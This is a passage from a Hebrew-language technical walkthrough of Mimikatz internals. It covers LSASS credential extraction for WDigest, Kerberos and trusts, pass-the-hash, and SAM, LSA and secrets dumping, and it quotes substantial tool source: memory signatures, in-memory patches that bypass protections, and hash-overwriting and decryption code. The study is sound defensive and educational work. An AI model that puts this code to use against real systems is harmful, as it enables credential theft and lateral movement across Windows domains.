BYTE PTRN_WIN6_PasswdSet[]	= {0x48, 0x3b, 0xd9, 0x74};
KULL_M_PATCH_GENERIC WDigestReferences[] = {
	{KULL_M_WIN_BUILD_XP,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-4, 36}},
	{KULL_M_WIN_BUILD_2K3,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-4, 48}},
	{KULL_M_WIN_BUILD_VISTA,	{sizeof(PTRN_WIN6_PasswdSet),	PTRN_WIN6_PasswdSet},	{0, NULL}, {-4, 48}},
};
#elif defined(_M_IX86)
BYTE PTRN_WIN5_PasswdSet[]	= {0x74, 0x18, 0x8b, 0x4d, 0x08, 0x8b, 0x11};
BYTE PTRN_WIN6_PasswdSet[]	= {0x74, 0x11, 0x8b, 0x0b, 0x39, 0x4e, 0x10};
BYTE PTRN_WIN63_PasswdSet[]	= {0x74, 0x15, 0x8b, 0x0a, 0x39, 0x4e, 0x10};
BYTE PTRN_WIN64_PasswdSet[]	= {0x74, 0x15, 0x8b, 0x0f, 0x39, 0x4e, 0x10};
BYTE PTRN_WIN1809_PasswdSet[] = {0x74, 0x15, 0x8b, 0x17, 0x39, 0x56, 0x10};
KULL_M_PATCH_GENERIC WDigestReferences[] = {
	{KULL_M_WIN_BUILD_XP,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-6, 36}},
	{KULL_M_WIN_BUILD_2K3,		{sizeof(PTRN_WIN5_PasswdSet),	PTRN_WIN5_PasswdSet},	{0, NULL}, {-6, 28}},
	{KULL_M_WIN_BUILD_VISTA,	{sizeof(PTRN_WIN6_PasswdSet),	PTRN_WIN6_PasswdSet},	{0, NULL}, {-6, 32}},
	{KULL_M_WIN_MIN_BUILD_BLUE,	{sizeof(PTRN_WIN63_PasswdSet),	PTRN_WIN63_PasswdSet},	{0, NULL}, {-4, 32}},
	{KULL_M_WIN_MIN_BUILD_10,	{sizeof(PTRN_WIN64_PasswdSet),	PTRN_WIN64_PasswdSet},	{0, NULL}, {-6, 32}},
	{KULL_M_WIN_BUILD_10_1809,	{sizeof(PTRN_WIN1809_PasswdSet), PTRN_WIN1809_PasswdSet}, {0, NULL}, {-6, 32}},
};
#endif
```

מדובר בחיפוש אחר החתימה של הפונקציה Passwdset (או בשמה המלא LogSessHandlerPasswdset).

XPN רשם על הנושא הזה ספציפית את המאמר Exploring Mimikatz - Part 1 - WDigest. מכיוון שאנחנו בהחלט לא XPN, נסתפק בהצגת הקונספט בלבד ולא נרוורס לתוך הקוד שעומד מאחורי החתימות המיוחדות האלו. למי שבכל זאת מתעניין, אנחנו ממליצים (מאוד!) לקרוא את המאמר של XPN בנושא, הוא מעמיק בצורה שאין דומה לה.

בכל מקרה, מכאן והלאה, שאר ה-flow של המודול די דומה למודל של msv וכך נדפיס את המידע הרלוונטי בהתאם מ-LSASS.

sekurlsa::kerberos - בצורה דומה נפתח את Kerberos.dll מתוך lsass, נשיג מפתחות לדיבור מוצפן עם lsass ונחפש בזיכרון את החתימות (כזכור, כתלות במערכת ההפעלה) המייצגים את הפונקציה KerbUnloadLogonSessionTable. לבסוף, נקרא את המידע הרלוונטי מה-LSASS (credentials עם logon type של network).

sekurlsa::livessp - תשתית ה-SSPI מאפשרת תקשורת מאובטחת בין לקוחות לשרתים. הפרוטוקול תוצרת Microsoft ומשמש בין היתר עבור RDP ושירותי terminal services. בצורה לא שונה במיוחד, גם כאן נפתח את livessp.dll מתוך lsass, נחפש תבנית בזיכרון המתאימה לחתימה מסויימת המייצגת את LiveLocateLogonSession מהזיכרון את המידע וננסה גם כן לקרוא את פרטיו מהזיכרון מהמקום המתאים.

כאשר הגרסא של ה-Windows היא 9431, כלומר Windows 10 Technical Preview ששוחררה בספטמבר 30 - 2014 גרסא ששימשה משתמשים לבדיקות, הסיסמאות מאוחסנות ללא הצפנה. במקרים אחרים, ננסה לפענח את המידע באלגוריתם שיוסבר בהמשך.

sekurlsa::credman - הפקודה מציגה לנו את הנתונים מ-Credential Manager ועובדת מול lsasrv.dll על מנת לאחסן את המידע בתוך אובייקט שנראה בצורה הבאה ואז להדפיסו למסך:

```
typedef struct _KIWI_GENERIC_PRIMARY_CREDENTIAL {
    LSA_UNICODE_STRING UserName;
    LSA_UNICODE_STRING Domaine;
    LSA_UNICODE_STRING Password;
} KIWI_GENERIC_PRIMARY_CREDENTIAL, *PKIWI_GENERIC_PRIMARY_CREDENTIAL;
```

sekurlsa::krbtgt - הפקודה משיגה לנו את נתוני המשתמש KRBTGT. בשביל כך, Mimikatz יוצר קישור אל תהליך lsass ומחפש בזיכרון שלו אחר kdcsvc.dll ובו את אחת מהתבניות הבאות:

```
BYTE PTRN_W2K3_SecData[]    = {0x48, 0x8d, 0x6e, 0x30, 0x48, 0x8d, 0x0d};
BYTE PTRN_W2K8_SecData[]    = {0x48, 0x8d, 0x94, 0x24, 0xb0, 0x00, 0x00, 0x00, 0x48, 0x8d, 0x0d};
BYTE PTRN_W2K12_SecData[]   = {0x4c, 0x8d, 0x85, 0x30, 0x01, 0x00, 0x00, 0x48, 0x8d, 0x15};
BYTE PTRN_W2K12R2_SecData[] = {0x0f, 0xb6, 0x4c, 0x24, 0x30, 0x85, 0xc0, 0x0f, 0x45, 0xcf, 0x8a, 0xc1};
BYTE PTRN_W2K19_SecData[]   = {0x44, 0x8b, 0x45, 0x80, 0x85, 0xc0, 0x0f, 0x84};
KULL_M_PATCH_GENERIC SecDataReferences[] = {
    {KULL_M_WIN_BUILD_2K3,     {sizeof(PTRN_W2K3_SecData),    PTRN_W2K3_SecData},    {0, NULL}, {  7, 37}},
    {KULL_M_WIN_BUILD_VISTA,   {sizeof(PTRN_W2K8_SecData),    PTRN_W2K8_SecData},    {0, NULL}, { 11, 39}},
    {KULL_M_WIN_BUILD_8,       {sizeof(PTRN_W2K12_SecData),   PTRN_W2K12_SecData},   {0, NULL}, { 10, 39}},
    {KULL_M_WIN_BUILD_BLUE,    {sizeof(PTRN_W2K12R2_SecData), PTRN_W2K12R2_SecData}, {0, NULL}, {-12, 39}},
    {KULL_M_WIN_BUILD_10_1507, {sizeof(PTRN_W2K12R2_SecData), PTRN_W2K12R2_SecData}, {0, NULL}, { -9, 39}},
    {KULL_M_WIN_BUILD_10_1809, {sizeof(PTRN_W2K19_SecData),   PTRN_W2K19_SecData},   {0, NULL}, { -9, 39}},
};
```

לאחר שנמצאו, מכניס את המידע מהזיכרון אל ה-struct הבא ומשנע אותו להדפסה למסך:

```
typedef struct _DUAL_KRBTGT {
    PVOID krbtgt_current;
    PVOID krbtgt_previous;
} DUAL_KRBTGT, *PDUAL_KRBTGT;
```

sekurlsa::trust (או כמו שmimikatzw קוראים לזה - antisocial) מאפשר לקבל את פתחות האמון בין דומיינים ויערות (חייבים להריץ אותה על DC). הלוגיקה של הפקודה בצורה דומה למה שהצגנו עד כה. כאשר הגרסא היא Windows 2008 ומעלה, אנו מנסים למצוא תבנית המייצגת את שירות ה-kdc:

```
BYTE PTRN_W2K8R2_DomainList[]  = {0xf3, 0x0f, 0x6f, 0x6c, 0x24, 0x30, 0xf3, 0x0f, 0x7f, 0x2d};
BYTE PTRN_W2K12R2_DomainList[] = {0x0f, 0x10, 0x45, 0xf0, 0x66, 0x48, 0x0f, 0x7e, 0xc0, 0x0f, 0x11, 0x05};
BYTE PTRN_W2K16_DomainList[] = {0x48, 0x8b, 0xfa, 0x48, 0x8b, 0xf1, 0xeb};
KULL_M_PATCH_GENERIC DomainListReferences[] = {
    {KULL_M_WIN_BUILD_7,       {sizeof(PTRN_W2K8R2_DomainList),  PTRN_W2K8R2_DomainList},  {0, NULL}, {10}},
    {KULL_M_WIN_BUILD_BLUE,    {sizeof(PTRN_W2K12R2_DomainList), PTRN_W2K12R2_DomainList}, {0, NULL}, { 8}},
    {KULL_M_WIN_BUILD_10_1607, {sizeof(PTRN_W2K16_DomainList),   PTRN_W2K16_DomainList},   {0, NULL}, {-4}},
```

נזוז משם מספר צעדים ונכניס את המידע מהזיכרון אל ה-struct הבא:

```
typedef struct _KDC_DOMAIN_KEYS_INFO {
    PKDC_DOMAIN_KEYS    keys;
    DWORD               keysSize; //60
    LSA_UNICODE_STRING  password;
} KDC_DOMAIN_KEYS_INFO, *PKDC_DOMAIN_KEYS_INFO;

typedef struct _KDC_DOMAIN_INFO {
    LIST_ENTRY list;
    LSA_UNICODE_STRING  FullDomainName;
    LSA_UNICODE_STRING  NetBiosName;
    PVOID       current;
    DWORD       unk1;   // 4        // 0
    DWORD       unk2;   // 8        // 32
    DWORD       unk3;   // 2        // 0
    DWORD       unk4;   // 1        // 1
    PVOID       unk5;   // 8*0
    DWORD       unk6;   // 3        // 2
    // align
    PSID        DomainSid;
    KDC_DOMAIN_KEYS_INFO    IncomingAuthenticationKeys;
    KDC_DOMAIN_KEYS_INFO    OutgoingAuthenticationKeys;
    KDC_DOMAIN_KEYS_INFO    IncomingPreviousAuthenticationKeys;
    KDC_DOMAIN_KEYS_INFO    OutgoingPreviousAuthenticationKeys;
} KDC_DOMAIN_INFO , *PKDC_DOMAIN_INFO;
```

sekurlsa::pth - מאפשר לבצע Pass-the-Hash או Over-Pass-the-Hash (ידוע גם בשם Pass-the-Key באמצעות קרברוס) בשביל להריץ תהליך תחת יוזר אחר מבלי לדעת את הסיסמה שלו. הבלוג של בנג'מין מראה את המחקר סביב הפיתוח של הפקודה בצורה נחמדה מאוד (ממליצים להצטייד ב-Google translate). ת'אמת נכון להיום, כותבי המאמר מעדיפים לעשות שימוש ב-Rubeus בשביל PTH מכיוון שהוא הרבה יותר יציב אבל חשוב לזכור שבסופו של יום Rubeus מסתמך רבות על התיאוריה והמימושים של Mimikatz.

נחזור לקוד. אנו מקבלים רשימה ארוכה של משתנים כדוגמת סוג המפתח, משתמש ועוד. כאשר אנו משיגים את הפרמטר LUID, נפתח handler ל-LSA ונשיג מידע על ה-session בעזרת LsaEnumerateLogonSessions מתוך lsass. נכניס פרטי כל session אל האובייקט:

```
typedef struct _KIWI_BASIC_SECURITY_LOGON_SESSION_DATA {
    PKUHL_M_SEKURLSA_CONTEXT    cLsass;
    const KUHL_M_SEKURLSA_LOCAL_HELPER * lsassLocalHelper;
    PLUID                       LogonId;
    PLSA_UNICODE_STRING         UserName;
    PLSA_UNICODE_STRING         LogonDomain;
    ULONG                       LogonType;
    ULONG                       Session;
    PVOID                       pCredentials;
    PSID                        pSid;
    PVOID                       pCredentialManager;
    FILETIME                    LogonTime;
    PLSA_UNICODE_STRING         LogonServer;
} KIWI_BASIC_SECURITY_LOGON_SESSION_DATA, *PKIWI_BASIC_SECURITY_LOGON_SESSION_DATA;
```

עבור כל session שמתאים ל-LUID שלנו, ננוע למקום שאמור להכיל בזיכרון את ה-credentials . לשם ההסבר נראה כיצד mimikatz עובד במידה וסיפקנו לו msv hash (LM \ NTLM). במקרה הזה, רוב הקסם של PTH קורה בפונקציה הבאה:

```
BOOL CALLBACK kuhl_m_sekurlsa_msv_enum_cred_callback_pth(IN PKUHL_M_SEKURLSA_CONTEXT cLsass, IN PKIWI_MSV1_0_PRIMARY_CREDENTIALS pCredentials
{
    PMSV1_0_PTH_DATA_CRED pthDataCred = (PMSV1_0_PTH_DATA_CRED) pOptionalData;
    PBYTE msvCredentials;
    KULL_M_MEMORY_ADDRESS aLocalMemory = {pCredentials->Credentials.Buffer, &KULL_M_MEMORY_GLOBAL_OWN_HANDLE};
    const MSV1_0_PRIMARY_HELPER * helper = kuhl_m_sekurlsa_msv_helper(cLsass);

    if(RtlEqualString(&pCredentials->Primary, &PRIMARY_STRING, FALSE))
    {
        if(msvCredentials = (PBYTE) pCredentials->Credentials.Buffer)
        {
            (*pthDataCred->pSecData->lsassLocalHelper->pLsaUnprotectMemory)(msvCredentials, pCredentials->Credentials.Length);
            *(PBOOLEAN) (msvCredentials + helper->offsetToisLmOwfPassword) = FALSE;
            *(PBOOLEAN) (msvCredentials + helper->offsetToisShaOwPassword) = FALSE;
            if(helper->offsetToisIso)
                    *(PBOOLEAN) (msvCredentials + helper->offsetToisIso) = FALSE;
            if(helper->offsetToisDPAPIProtected)
            {
                    *(PBOOLEAN) (msvCredentials + helper->offsetToisDPAPIProtected) = FALSE;
                    RtlZeroMemory(msvCredentials + helper->offsetToDPAPIProtected, LM_NTLM_HASH_LENGTH);
            }
            RtlZeroMemory(msvCredentials + helper->offsetToLmOwfPassword, LM_NTLM_HASH_LENGTH);
            RtlZeroMemory(msvCredentials + helper->offsetToShaOwPassword, SHA_DIGEST_LENGTH);
            if(pthDataCred->pthData->NtlmHash)
            {
                    *(PBOOLEAN) (msvCredentials + helper->offsetToisNtOwfPassword) = TRUE;
                    RtlCopyMemory(msvCredentials + helper->offsetToNtOwfPassword, pthDataCred->pthData->NtlmHash, LM_NTLM_HASH_LENGTH);
            }
            else
            {
                    *(PBOOLEAN) (msvCredentials + helper->offsetToisNtOwfPassword) = FALSE;
                    RtlZeroMemory(msvCredentials + helper->offsetToNtOwfPassword, LM_NTLM_HASH_LENGTH);
            }
            (*pthDataCred->pSecData->lsassLocalHelper->pLsaProtectMemory)(msvCredentials, pCredentials->Credentials.Length);

            kprintf(L"data copy @ %p : ", origBufferAddress->address);
            if(pthDataCred->pthData->isReplaceOk = kull_m_memory_copy(origBufferAddress, &aLocalMemory, pCredentials->Credentials.Length))
                    kprintf(L"OK !");
            else PRINT_ERROR_AUTO(L"kull_m_memory_copy");
        }
    }
    else kprintf(L".");
    return TRUE;
}
```

msvCredentials מכיל מחרוזת המייצגת את ה-Credentials, Helper יכיל אובייקט האוגר בתוכו את ה-offset-ים הדרושים עבור כל חלק בזיכרון (כמה צעדים עד לחלק של ה-NTLM, כמה עד ל-LM וכו'). לאחר מכן, נשים ב-msvCredentials את ה-LM/NTLM שקיבלנו כפרמטר (באדום). ולבסוף נכניס את המידע אל הזיכרון (בירוק). לכל Authentication Package קיים PTH משלו אבל הרעיון די דומה.

Lsadump Module - כמה אתם מכירים את LSA?

מודל מוכר מאוד נוסף שמחלץ סיסמאות מ-LSA (Local Security Authority) ומה-SAM. הוא מכיל כמה מהפונקציונאליות המוכרות ביותר של Mimikatz כגון DCSync, DCShadow.

lsadump::sam. הפקודה מחפשת ובונה את ה-syskey (הסברנו עליו בפרק הקודם) על מנת לפענח את הרשומות בממסד הנתונים של ה-SAM (מהרגסטרי או מה-hive) הלוקאלי. אז איך הקוד בנוי? ראשית אנחנו מקבלים קובץ system ומשתמשים ב-[MapViewOfFile](https://learn.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-mapviewoffile) על מנת למפות את המידע בקובץ ה-hive לזיכרון התהליך של mimikatz. המטרה של מיפוי קובץ הרגיסטרי hive היא איתור של ה-regf header בקובץ ה-hive וקריאת המידע הרלוונטי (על בסיס המיקום).

אנו מחפשים אחר 4 ערכים ב-HKLM\SYSTEM\ControlSet000\Current\Control\LSA:

```
const wchar_t * kuhl_m_lsadump_SYSKEY_NAMES[] = {L"JD", L"Skew1", L"GBG", L"Data"};
```

אנו בונים את ה-system key מ4 הערכים ברגיסטרי.

```
//const BYTE kuhl_m_lsadump_SYSKEY_PERMUT[] = {11, 6, 7, 1, 8, 10, 14, 0, 3, 5, 2, 15, 13, 9, 12, 4};
    for(i = 0; i < SYSKEY_LENGTH; i++)
        sysKey[i] = buffKey[kuhl_m_lsadump_SYSKEY_PERMUT[i]];
```

כאשר נקבל גם את קובץ ה-SAM, נבצע מיפוי בעזרת MapViewOfFile. נשיג את מפתח ה-SAM המוצפן מתוך HKLM\SAM\Domains\Account\F. סוג ה-revision מסייע בבניית ה-sam key. לא נרחיב על זה יותר מידי, אך אפשר לראות את מימוש הרעיון כאן:

```
switch(pDomAccF->Revision)
{
case 2:
case 3:
    switch(pDomAccF->keys1.Revision)
    {
    case 1:
        MD5Init(&md5ctx);
        MD5Update(&md5ctx, pDomAccF->keys1.Salt, SAM_KEY_DATA_SALT_LENGTH);
        MD5Update(&md5ctx, kuhl_m_lsadump_qwertyuiopazxc, sizeof(kuhl_m_lsadump_qwertyuiopazxc));
        MD5Update(&md5ctx, sysKey, SYSKEY_LENGTH);
        MD5Update(&md5ctx, kuhl_m_lsadump_01234567890123, sizeof(kuhl_m_lsadump_01234567890123));
        MD5Final(&md5ctx);
        RtlCopyMemory(samKey, pDomAccF->keys1.Key, SAM_KEY_DATA_KEY_LENGTH);
        if(!(status = NT_SUCCESS(RtlDecryptData2(&data, &key))))
            PRINT_ERROR(L"RtlDecryptData2 KO");
        break;
    case 2:
        pAesKey = (PSAM_KEY_DATA_AES) &pDomAccF->keys1;
        if(kull_m_crypto_genericAES128Decrypt(sysKey, pAesKey->Salt, pAesKey->data, pAesKey->DataLen, &out, &len))
        {
            if(status = (len == SAM_KEY_DATA_KEY_LENGTH))
                RtlCopyMemory(samKey, out, SAM_KEY_DATA_KEY_LENGTH);
            LocalFree(out);
        }
        break;
    default:
        PRINT_ERROR(L"Unknow Struct Key revision (%u)", pDomAccF->keys1.Revision);
    }
    break;
default:
    PRINT_ERROR(L"Unknow F revision (%hu)", pDomAccF->Revision);
}
LocalFree(pDomAccF);
```

ה-systemkey משמש אותנו בתהליך יצירת ה-SAM key. נשתמש ב-SAM key ונגזור ממנו מפתח AES שישמש לפיענוח המידע המוצפן ובפונקציה RtlDecryptNtOwfPwdWithIndex על מנת לקרוא מידע מתוך ה-SAM (הפונקציה תרוץ על כל 16 בתים משם ויכולה לפענח one way hashes שהוצפנו על בסיס אינדקס מסוים):

```
/// Decrypt NtOwfPassword using an index as the key
/// </summary>
[DllImport(Advapi, EntryPoint = NTOwfDecryptInternalName, SetLastError = true, CallingConvention = CallingConvention.StdCall)]
private static extern NtStatus RtlDecryptNtOwfPwdWithIndex([In] byte[] encryptedNtOwfPassword, [In] ref int index, [In, Out] byte[] ntOwfPassword);
```

lsadump::trust - דומה באופן מפליא אל פקודת **sekurlsa:trust.** במידה והקוד מקבל את **patch/**, אנו פותחים את זיכרון ה-SamS ומחפשים תבנית בזיכרון של lsasrv.dll בחלק מהגרסאות ובאחרות נחפש ב-lsadb.dll:

```
BOOL kuhl_m_lsadump_lsa_getHandle(PKULL_M_MEMORY_HANDLE * hMemory, DWORD Flags)
{
    BOOL success = FALSE;
    SERVICE_STATUS_PROCESS ServiceStatusProcess;
    HANDLE hProcess;

    if(kull_m_service_getUniqueForName(L"SamSs", &ServiceStatusProcess))
    {
        if(hProcess = OpenProcess(Flags, FALSE, ServiceStatusProcess.dwProcessId))
        {
            if(!(success = kull_m_memory_open(KULL_M_MEMORY_TYPE_PROCESS, hProcess, hMemory)))
                CloseHandle(hProcess);
        }
        else PRINT_ERROR_AUTO(L"OpenProcess");
    }
    else PRINT_ERROR_AUTO(L"kull_m_service_getUniqueForName");
    return success;
}
```

אנו מחפשים אחר התבנית הבאה (שימו לב שיש הבדל בין התבניות):

```
BYTE PATC_WALL_LsaDbrQueryInfoTrustedDomain[] = {0xeb};
#if defined(_M_X64) || defined(_M_ARM64) // TODO:ARM64
BYTE PTRN_WALL_LsaDbrQueryInfoTrustedDomain[] = {0xbb, 0x03, 0x00, 0x00, 0xc0, 0xe9};
```

ברגע שמצאנו, נבצע patch בזיכרון ל-jmp- 0xeb. הפונקציה LsaDbrQueryInfoTrustedDomain מאפשרת לשלוף מידע על trusted domains מה-domain database שמאוחסן ב-LSA:

הערה: מספר פקודות בכלי קיבלו את היכולת להוסיף את דגל ה-**patch/**. אופציות אלו מגיעים בניסיון לעקוף מנגנוני הגנה שמייקרוסופט הוסיפה עם השנים בשביל להתמודד עם Mimikatz (מר דלפי בהחלט לא עשה להם חיים קלים). למשל כפי שרואים בקוד למעלה, בהתאם לכל מקרה, נרצה לדרוס את הפונקציה בזיכרון שמונעת מאיתנו לבצע פעולה מסויימת. לאחר שנדרוס אותה וננצל את השירות הפגיע - נחזיר את ההגנה שהייתה קיימת קודם לכן.

זה זמן טוב להסביר על **Policy Object** (אובייקט הפוליסה בעברית גרועה) בקונספט של תשתית LSA. הוא מכיל מידע על המערכת כולה ומשתמשים בו על מנת לשלוט בגישה אל המסד הנתונים של ה-LSA ונוצר מחדש בכל פעם שהמערכת עולה (אפליקציות לא יכולות לייצר או למחוק אותו). המידע שמאוחסן באובייקט הפוליסה מאוד מגוון וכולל קונפיגורציית אבטחה של LSA, השם ו-SID של משתמש הדומייני שמייצג את המערכת ועוד מלא דברים נוספים. שווה להעמיק את הקריאה [בדוקומנטציה] של מייקרוסופט למי שמתעניין.

נחזור לקוד, אם **לא** קיבלנו עם הפקודה את הדגל של **patch/**, אנו מבצעים כעת פעולות אחרות. נשתמש במספר קריאות מערכת בשביל לעבוד מול ה-LSA. נפרט: הקוד יעשה שימוש ב- LsaOpenPolicy בשביל לפתוח handle אל אובייקט הפוליסה במסד הנתונים של LSA (לכל מערכת יש אובייקט פוליסה אחד), LsaQueryInformationPolicy בשביל לקרוא מידע על אותו אובייקט הפוליסה, ב- LsaEnumerateTrustedDomains וב- ExLsaQueryTrustedDomainInfoByName על מנת לקבל את השמות וה-SIDs של trusted domains ולהוציא מידע על ה-trust-ים שקיימים. את כל המידע שמקבלים הכלי מכניס לתוך האובייקט:

```
typedef struct _TRUSTED_DOMAIN_AUTH_INFORMATION {
  ULONG IncomingAuthInfos;
  PLSA_AUTH_INFORMATION IncomingAuthenticationInformation;
  PLSA_AUTH_INFORMATION IncomingPreviousAuthenticationInformation;
  ULONG OutgoingAuthInfos;
  PLSA_AUTH_INFORMATION OutgoingAuthenticationInformation;
  PLSA_AUTH_INFORMATION OutgoingPreviousAuthenticationInformation;
} TRUSTED_DOMAIN_AUTH_INFORMATION, *PTRUSTED_DOMAIN_AUTH_INFORMATION;
```

כאשר PLSA_AUTH_INFORMATION הוא:

```
typedef struct _LSA_AUTH_INFORMATION {
  LARGE_INTEGER LastUpdateTime;
  ULONG AuthType;
  ULONG AuthInfoLength;
  PUCHAR AuthInfo;
} LSA_AUTH_INFORMATION, *PLSA_AUTH_INFORMATION;
```

מכאן, מתבצעות מספר פעולות נוספות עד אשר מדפיסים את הנתונים שיוצאו מה-LSA אל המסך (וכעת אפשר לזוז רוחבית לדומיין אחר ☺)

lsadump::lsa- אם נקבל את הדגל patch/, אנו מחפשים אחר תבנית בזיכרון של lsa:

```
BYTE PTRN_WALL_SampQueryInformationUserInternal[]   = {0x49, 0x8d, 0x41, 0x20};
BYTE PATC_WIN5_NopNop[]                             = {0x90, 0x90};
BYTE PATC_WALL_JmpShort[]                           = {0xeb, 0x04};
KULL_M_PATCH_GENERIC SamSrvReferences[] = {
    {KULL_M_WIN_BUILD_2K3,      PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WIN5_NopNop),     PATC_WIN5_NopNop},     {-17}},
    {KULL_M_WIN_BUILD_VISTA,    PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),   PATC_WALL_JmpShort},   {-21}},
    {KULL_M_WIN_BUILD_BLUE,     PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),   PATC_WALL_JmpShort},   {-24}},
    {KULL_M_WIN_BUILD_10_1507,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),   PATC_WALL_JmpShort},   {-21}},
    {KULL_M_WIN_BUILD_10_1703,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),   PATC_WALL_JmpShort},   {-19}},
    {KULL_M_WIN_BUILD_10_1709,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),   PATC_WALL_JmpShort},   {-21}},
    {KULL_M_WIN_BUILD_10_1809,  PTRN_WALL_SampQueryInformationUserInternal, {sizeof(PATC_WALL_JmpShort),   PATC_WALL_JmpShort},   {-24}}
};
```

הפונקציה שאותה אנחנו משנים היא SampQueryInformationUserInternal שמאפשרת לתשאל על משתמש מסוים ב-SAM. אנו משנים זאת ל-jmp 0x04 או ל-2 nop-ים. אח"כ, נשתמש במלא מלא פונקציות מערכת (השם שלהן מסגיר את תפקידן אז לא נרחיב בנוסף):

LsaOpenPolicy, LsaQueryInformationPolicy, SamConnect:SamOpenDomain ,SamLookupIdsInDomain, SamEnumerateUsersInDomain SamLookupNamesInDomain, SamOpenUser

ואחרונה - SamQueryInformationUser , על מנת לתשאל אודות משתמש ב-SAM.

lsadump::secrets - בכללי, הפקודה עוברת על מלא ערכים ברגסטרי וב-hive ומוציאה מהם מידע וסודות.

החלק הראשון בקוד של הפקודה די דומה לפקודת **lsadump::sam** שהצגנו מקודם בעניין הרכבת מפתח ה-System. במידה והפונקציה מקבלת גם security hive, הקוד מוצא את ה-SIDs מהרגיסטרי מתוך:

security/policy/PolACDmN

security/policy/PolACDmS

security/policy/PolPRDmN

את ה-SID של הדומיין ואת ה-FQDM שלו נוציא מתוך:

security/policy/PolPRDmS

security/policy/PolDnDDN

בעזרת ה-system key, אנו מנסים לפענח (בעזרת מפתח AES) את הערך שקיים ברגיסטרי ב:

security/policy/PolRevision/PolEKList

ובחלק מהגרסאות בתוך:

security/policy/PolRevision/PolSecretEncryptionKey

נקרא למפתח שהשגנו - polKey. בהמשך, אנו קוראים את הערך שקיים ב:

security/policy/secrets/ControlSet000\Current\Control/services

ומפענחים אותו עם AES בעזרת polKey.

אפשר לראות את כל העבודה (בדיקה, קריאה, פירסור וכו') עם הערכים ברגסטרי בקוד:

```
BOOL kuhl_m_lsadump_getSecrets(IN PKULL_M_REGISTRY_HANDLE hSecurity, IN HKEY hPolicyBase, IN PKULL_M_REGISTRY_HANDLE hSystem, IN HKEY hSystemBase, PNT6_SYSTEM_KEYS
{
    BOOL status = FALSE;
    HKEY hSecrets, hSecret, hCurrentControlSet, hServiceBase;
    DWORD i, nbSubKeys, szMaxSubKeyLen, szSecretName, szSecret;
    PVOID pSecret;
    wchar_t * secretName;

    if(kull_m_registry_RegOpenKeyEx(hSecurity, hPolicyBase, L"Secrets", 0, KEY_READ, &hSecrets))
    {
        if(kuhl_m_lsadump_getCurrentControlSet(hSystem, hSystemBase, &hCurrentControlSet))
        {
            if(kull_m_registry_RegOpenKeyEx(hSystem, hCurrentControlSet, L"services", 0, KEY_READ, &hServiceBase))
            {
                if(kull_m_registry_RegQueryInfoKey(hSecurity, hSecrets, NULL, NULL, NULL, &nbSubKeys, &szMaxSubKeyLen, NULL, NULL, NULL, NULL, NULL, NULL))
                {
                    szMaxSubKeyLen++;
                    if(secretName = (wchar_t *) LocalAlloc(LPTR, (szMaxSubKeyLen + 1) * sizeof(wchar_t)))
                    {
                        for(i = 0; i < nbSubKeys; i++)
                        {
                            szSecretName = szMaxSubKeyLen;
                            if(kull_m_registry_RegEnumKeyEx(hSecurity, hSecrets, i, secretName, &szSecretName, NULL, NULL, NULL, NULL))
                            {
                                kprintf(L"\nSecret  : %s", secretName);

                                if(_wcsnicmp(secretName, L"_SC_", 4) == 0)
                                    kuhl_m_lsadump_getInfosFromServiceName(hSystem, hServiceBase, secretName + 4);

                                if(kull_m_registry_RegOpenKeyEx(hSecurity, hSecrets, secretName, 0, KEY_READ, &hSecret))
                                {
                                    if(kuhl_m_lsadump_decryptSecret(hSecurity, hSecret, L"CurrVal", lsaKeysStream, lsaKeyUnique, &pSecret, &szSecret))
                                    {
                                        kuhl_m_lsadump_candidateSecret(szSecret, pSecret, L"\ncur/", secretName);
                                        LocalFree(pSecret);
                                    }
                                    if(kuhl_m_lsadump_decryptSecret(hSecurity, hSecret, L"OldVal", lsaKeysStream, lsaKeyUnique, &pSecret, &szSecret))
                                    {
                                        kuhl_m_lsadump_candidateSecret(szSecret, pSecret, L"\nold/", secretName);
                                        LocalFree(pSecret);
                                    }
                                    kull_m_registry_RegCloseKey(hSecurity, hSecret);
```

את ה-credentials הכלי מדפיס בהתאם לתחילית שלהם. במידה ומוכל MACHINE.ACC$, נציג את ה-NTLM ואת ה-SHA-1, במידה והמחרוזת מכילה DPAPI_SYSTEM נדפיס את כל התוכן שלו ובמידה והמחרוזת מכילה M$MSV1_0_TBAL_PRIMARY, נדפיס את התכונות שלה:

```
if(_wcsicmp(secretName, L"$MACHINE.ACC") == 0)
{
        if(kull_m_crypto_hash(CALG_MD4, bufferSecret, szBytesSecrets, bufferHash, MD4_DIGEST_LENGTH))
        {
                kprintf(L"\n    NTLM:");
                kull_m_string_wprintf_hex(bufferHash, MD4_DIGEST_LENGTH, 0);
        }
        if(kull_m_crypto_hash(CALG_SHA1, bufferSecret, szBytesSecrets, bufferHash, SHA_DIGEST_LENGTH))
        {
                kprintf(L"\n    SHA1:");
                kull_m_string_wprintf_hex(bufferHash, SHA_DIGEST_LENGTH, 0);
        }
}
else if((_wcsicmp(secretName, L"DPAPI_SYSTEM") == 0) && (szBytesSecrets == sizeof(DWORD) + 2 * SHA_DIGEST_LENGTH))
{
        kprintf(L"\n    full: ");
        kull_m_string_wprintf_hex((PBYTE) bufferSecret + sizeof(DWORD), 2 * SHA_DIGEST_LENGTH, 0);
        kprintf(L"\n    m/u : ");
        kull_m_string_wprintf_hex((PBYTE) bufferSecret + sizeof(DWORD), SHA_DIGEST_LENGTH, 0);
        kprintf(L" / ");
        kull_m_string_wprintf_hex((PBYTE) bufferSecret + sizeof(DWORD) + SHA_DIGEST_LENGTH, SHA_DIGEST_LENGTH, 0);
}
```

```
else if(_wcsnicmp(secretName, L"M$_MSV1_0_TBAL_PRIMARY_", 23) == 0)
{
	pTbal = (PKIWI_TBAL_MSV) bufferSecret;
